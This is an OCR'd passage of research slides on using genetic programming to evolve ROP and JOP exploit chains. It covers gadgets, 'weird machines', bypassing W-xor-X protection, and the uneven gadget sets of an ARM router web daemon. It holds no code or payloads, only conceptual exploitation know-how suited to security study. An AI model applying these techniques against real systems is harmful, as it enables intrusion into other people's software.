
12. Generalization of the Gadget Concept

- the precise meaning of a ‘return’ instruction is architecture-dependent; not all architectures implement **return** as a pop into PC (MIPS, e.g.)
- the essential idea we’re after is **stack-controlled jumps**
- this means we don’t need to limit our search to ‘return’s
- we can broaden it to include any sequence of instructions that culminates in a jump to a location that’s determined by the data on the stack
- this gives us what’s commonly called ‘JOP’, or jump-oriented programming

13. Weird Machines


- Both ROP and JOP subvert attempts to separate data and code ($W \oplus X$) with a shift in perspective, which reveals a different, spontaneous machine model - an accidental virtual machine
- with a new instruction set: the gadgets,
- a new “instruction pointer”: the underlying machine’s stack pointer,
- and a new mechanism of execution: popping the stack, and loading (directly or indirectly) the top value into PC.
- What it reveals is that the separation of data and code that $W \oplus X$ effects only holds at a particular level of abstraction...
- ... a level that leaks.

14. Weird Machines



- A ROP-chain is code for what the LangSec community calls a “weird machine”.
- “Weird machine” here means “a more powerful, programmable execution environment than intended or expected”, as Halvar Flake put it.
- The concept is very general, & provides a systematic way of thinking about exploitation.
- We could even say that “Exploitation **is** setting up, instantiating, and programming a weird machine.” (Halvar Flake @ Infiltrate, 2011)

15. Evolving Code for Weird Machines



Why is this a good suitable problem space for evolutionary methods?

- we are exploring a poorly-understood, undocumented, & quite unique machine model, each time
- each gadget causes a rather noisy & irregular change in its state space, making the code challenging to reason about
- the cognitive abilities humans ordinarily (well, ideally) bring to code design are here at a disadvantage
- evolution in general, & **genetic programming** in particular, tends to be an extraordinarily good algorithm for finding & exploiting non-obvious resources in an environment
- “life, uh...

  finds a way.”


16. Challenges ROP Poses for Genetic Programming

Looked at another way, however, these same features pose challenges for genetic programming:

- Genetic Programming often makes use of a highly specialized virtual machine, with a small and purposeful instruction set.
- Our ‘instruction set’ is the set of gadgets extracted from a target binary.
- It is not small, typically numbering over 300 for an average-sized executable.
- It is not purposeful, but a disordered scrap heap of ill-fitting parts.
- It is not uniformly distributed over the semantic space it represents.

17. Uneven Raw Materials

Register usage in tomato-RT-N18U-httpd, an ARM router HTTP daemon




Operations are unevenly distributed across registers.

18. An Equally Quick Introduction to Genetic Programming

